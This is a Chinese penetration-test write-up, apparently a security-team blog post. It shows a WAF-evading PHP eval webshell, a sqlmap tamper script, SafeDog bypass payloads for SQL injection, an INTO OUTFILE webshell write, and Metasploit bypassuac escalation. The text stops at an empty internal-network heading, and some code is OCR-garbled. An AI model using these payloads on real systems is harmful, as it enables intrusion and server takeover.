奔跑在黑夜里的曙光

原创先锋情报站 酒仙桥六号部队
2020-08-27原文


这是 **酒仙桥六号部队** 的第 **69** 篇文章。
全文共计3792个字，预计阅读时长12分钟。

渗透真乃玄学和心细的一门学问，一次渗透就这么开始了，先上香开光保佑，求佛祖保佑此次顺利畅游。


一、初探自闭

为什么自闭呢，因为看到这个站的时候首页必须登录，但没有注册入口，也访问不了任何页面。


我的表情是这样的◔ ̯◔？（⊙.⊙），心中感觉凉了一半，放上万恶的此站的部分截图。



自制字典目录杀器“御剑”也是如此碰壁，首页都扫不出来，此时我怀疑该网站可能需要在登录验证以后才能访问相应的路径，神奇的表情再次浮现 ◔ ̯◔？（⊙.⊙）。




抱着最后一腔热血的心，又掏出我的nmap一顿操作猛如虎，然后还是同样的结局。




二、试探踩点

没有办法了那就从仅有的一个页面的功能点，开刀了，功夫不负有心人，在忘记密码处，使用Burp枚举出一大批用户名并发现了一些找回密码的规则，此处用户名枚举我采用了管理员常用用户名和中文姓名拼音组合字典。



获取到该站的上百个用户以后，同时也发现了一些小规则，该站存在两种用户类型，一是正常用户需要填写较为完整的资料进行修改密码，二是因为资料未填写被冻结的用户，上边提示需要联系客服进行改密，此时感觉又遇到阻碍，但是还是想去尝试一番，去和客服进行深入的探讨。

开始和客服深入的探讨：



三、第一次碰壁

使用社工得到的账户密码登录，逛了一圈没发现什么可以利用的漏洞，后来发现有一个更换背景的功能且此处可以上传自定义背景图。

于是赶紧测一下有没有任意文件上传漏洞，如果存在任意文件上传漏洞直接拿Shell一把梭，事实证明是我想多了，接着自闭。

先是绕过了`JS`和`ontent-Type`限制，然后修改为`.php`后缀上传时提示`.php`后缀不允许上传，对内容进行了检查，有后缀黑名单限制，并且遇到了安全狗的防护。

最终找了一个过狗的免杀马：


```
<?php @eval("echo
'phpnb';".get_defined_vars()['_POST']['cmd']);?>
```

经过多次测试发现，当上传文件后缀为`.php3`和`.php5`时可以上传成功，但是没有回显在服务器上的路径，而且背景图功能处也未发现自定义上传图片的地址。

经过反复猜测和Fuzz，也没有找到正确的一句话木马路径，猜测上传成功的PHP文件名也是随机的，遂放弃转而测试其他的漏洞。

四、黑暗的曙光

虽然前台功能特别少，但是还是幸运的找到了一处疑似sql注入点的地方，在某处看到一个SQL语法的报错。



在username参数处测了下发现报错，本想sqlmap一把梭，奈何现实不允许啊。

```
[09:59:08] [INFO] testing MySQL
[09:59:08] [INFO] confirming MySQL
[09:59:08] [WARNING] the back-end DBMS is not MySQL
[09:59:08] [INFO] testing Oracle
[09:59:08] [WARNING] the back-end DBMS is not Oracle
[09:59:08] [INFO] testing PostgreSQL
[09:59:08] [WARNING] the back-end DBMS is not PostgreSQL
[09:59:08] [INFO] testing Microsoft SQL Server
[09:59:08] [WARNING] the back-end DBMS is not Microsoft SQL Server
[09:59:08] [INFO] testing SQLite
[09:59:08] [WARNING] the back-end DBMS is not SQLite
[09:59:08] [INFO] testing Microsoft Access
[09:59:08] [WARNING] the back-end DBMS is not Microsoft Access
[09:59:08] [INFO] testing Firebird
[09:59:08] [WARNING] the back-end DBMS is not Firebird
[09:59:08] [INFO] testing SAP MaxDB
[09:59:08] [WARNING] the back-end DBMS is not SAP MaxDB
[09:59:08] [INFO] testing Sybase
[09:59:08] [WARNING] the back-end DBMS is not Sybase
[09:59:08] [INFO] testing IBM DB2
[09:59:08] [WARNING] the back-end DBMS is not IBM DB2
[09:59:08] [INFO] testing HSQLDB
[09:59:08] [WARNING] the back-end DBMS is not HSQLDB or version is < 1.7.2
[09:59:08] [INFO] testing Informix
[09:59:08] [WARNING] applying generic concatenation (CONCAT)
[09:59:08] [WARNING] the back-end DBMS is not Informix
[09:59:08] [CRITICAL] sqlmap was not able to fingerprint the back-end database management system
```

手动测了下，触发安全狗的防护。

再查看了其他的地方，也没找到什么特别好能拿Shell的利用点，没办法硬干吧，因为之前也看过一些SQL注入Bypass Safedog4.0的文章：

https://www.cnblogs.com/zy-king-karl/articles/11431863.html

所以尝试进行一下绕过。

一番搜集找到了大佬写过的tamper，心情大好，舒舒服服的把脚本放到Kali里sqlmap的对应路径，这里贴上在先知社区看到的一篇tamper：

```
#!/usr/bin/env python

# -*- coding: UTF-8 -*-



from lib.core.enums import PRIORITY

from lib.core.settings import UNICODE_ENCODING


__priority__ = PRIORITY.LOWEST
```

```
def dependencies():
    pass

def tamper(payload, **kwargs):



    if payload:
        payload=payload.replace("=","/*!*/=/*!*/")
        payload=payload.replace("ORDER","/*!ORDER/*!/*/**/*/")
        payload=payload.replace("AND","/*!AND/*!/*/**/*/")
        payload=payload.replace("OR","/*!OR/*!/*/**/*/")
        payload=payload.replace("UNION","/*!UNION/*!/*/**/*/")
        payload=payload.replace("SELECT","/*!SELECT/*!/*/**/*/")

payload=payload.replace("USER()","/*!USER/*!/*/**/*/()/**/")

payload=payload.replace("DATABASE()","/*!DATABASE/*!/*/**/*/()/*
*/")

payload=payload.replace("VERSION()","/*!VERSION/*!/*/**/*/()/**/
")
```

```
payload=payload.replace("SESSION_USER()","/*!SESSION_USER/*!/*/*
*/*/()/**/")

payload=payload.replace("EXTRACTVALUE","/*!EXTRACTVALUE/*!/*/**/
*/()/**/")

payload=payload.replace("UPDATEXML","/*!UPDATEXML/*!/*/**/*/")


    return payload
```

但是却跑不出来啊，很是疑惑，没办法只能硬干，正好积累学习一下Bypass安全狗的一些技巧，于是查看一些大佬写的文章，知道了安全狗默认就给很多扫描器屏蔽了，尤其是这种常见扫描器，当然它的检测机制是识别的HTTP头，如果有大佬可以修改下sqlmap的特征，我觉得应该也可以跑。

既然扫描工具行不通那就开启手注，因为前面的报错信息直接就暴漏了路径，所以这里我也不研究爆破数据库了，直接考虑是否能写入一句话木马，此时我内心也是希望对方网站的`secure_file_priv`的值为空，因为该值为空才允许导入导出文件。

接下来对如何绕过安全狗做一个简单解释：

1.绕过and 1=1

1. 首先得判断这个地方是否有注入点。

2. username=1' or 11=1 %23(安全狗拦截)

3. username=1' or %23(安全狗不拦截)

4.
所以要把and和11=1当成两部分，在它们之间进行干扰。经过一番测试用/*!..*/内联注释就能绕过。

5. payload:

6. /*!..*/（在星号后加惊叹号，那么此解释里的语句将被执行）

7. username=1' or /*!11=1*/ %23 (安全狗不拦截)

8. 所以username处存在注入点。

2.绕过order by

1. 可以通过内联注释加注释绕过
2. 1'/*!order /*!/*/**/by*/4-- -
3. 一个很神奇的方式学到了，最终测得当3的时候正常回显。

3.绕过 union select

1. 这个网上也有很多绕过方式，我选取了这一种Payload:
2. -1' union--+x%0Aselect


4.绕过into outfile

1. 网上都是些常见的爆库，所以对into outfile的绕过较少，其实它也可以用绕过union select的方法绕过，into--+x%0Aoutfile

5.写入一句话木马

```
1. ?id=-1' union--+x%0Aselect 1,0x3C3F706870206576616C28245F504F53545B27636D64275D293B3F3E,3 into--+x%0Aoutfile 'D:\wwwroot\web\shell_exec.php'--+
```

十六进制处为一个普通的PHP小马，传入后页面没有报错舒舒服服，说明存在写入权限，满心欢喜的去连接，但是却告诉我返回数据为空。



6.写入免杀马

一下想起来这小马进去不就被杀干净了么，傻了，于是接着使用刚刚的免杀马，因为目前的这些防护软件都是基于规则的过滤，但是前段时间的友商某识别引擎却是比较牛逼的一个存在，支持像人类一样可以看懂逆推还原代码逻辑，所以如果以后它大面积应用的话


绕过将会很难，不过对于安全安狗的话，免杀制作还是简单一些的，可以利用一些PHP的带有特性的函数绕过。

免杀马如下：

```
<?php @eval("echo
'phpnb';".get_defined_vars()['_POST']['cmd']);?>
```

所以最终的Payload：


```
?id=-1' union--+x%0Aselect
1,0x3C3F706870204065766 16C28226563686F20277068706E62273B222E6765
745F646566696E65645F7661727328295B275F504F5354275D5B27636D64275D
293B3F3E,3 into--+x%0Aoutfile 'D:\wwwroot\web\shell_exec.php'--+
```




拿到Shell。虚拟终端内查看一下权限"whoami"发现是一个普通用户。

五、争夺控制权

接下来准备提权，因为是在蚁剑的终端里操作，我觉得没有在MSF或CS里方便，所以做一个反弹Shell，把Shell弄到MSF里，第一次我上传了一个Kali里自带的PHP反弹Shell脚本路径是：`/usr/share/webshells/php/php-reverse-shell.php`，结果又连不上，唉我这个脑子，反弹Shell还得弄免杀。然后尝试了下普通的冰蝎马，以为它具有加密特性会绕过安全狗，结果也失败了，没办法最终只能拿出珍藏的免杀冰蝎了，这回连接上了。




利用冰蝎自带的反弹Shell，打码部分为服务器IP，选择meterpreter，点击“给我连”，然后在服务器上的MSF里设置监听，方式按照冰蝎中案列所给设置。切记不要先选Shell连接方式，因为会连不上。可以通过获得meterpreter的会话后再输入shell进入shell终端。




拿到会话后原本想直接`getsystem`尝试一下提权，但是因为有安全狗的存在，怕动静太大会给那边的管理员发短信，容易暴露，于是尝试利用`bypassuac`模块进行提权，首先在meterpreter的会话里输入"bg"将会话放置到后台。

1. use exploit/windows/local/bypassuac
2. set session （session为对应获取到的低权限的id）

再查看下info信息应该是可以打的。



执行exploit命令后收到一个session，输入`sessions -i 5`（我这里获得的sessionid）进入新获取的会话中，输入`getuid`查看此时的权限已经是system权限了。



六、畅游内网

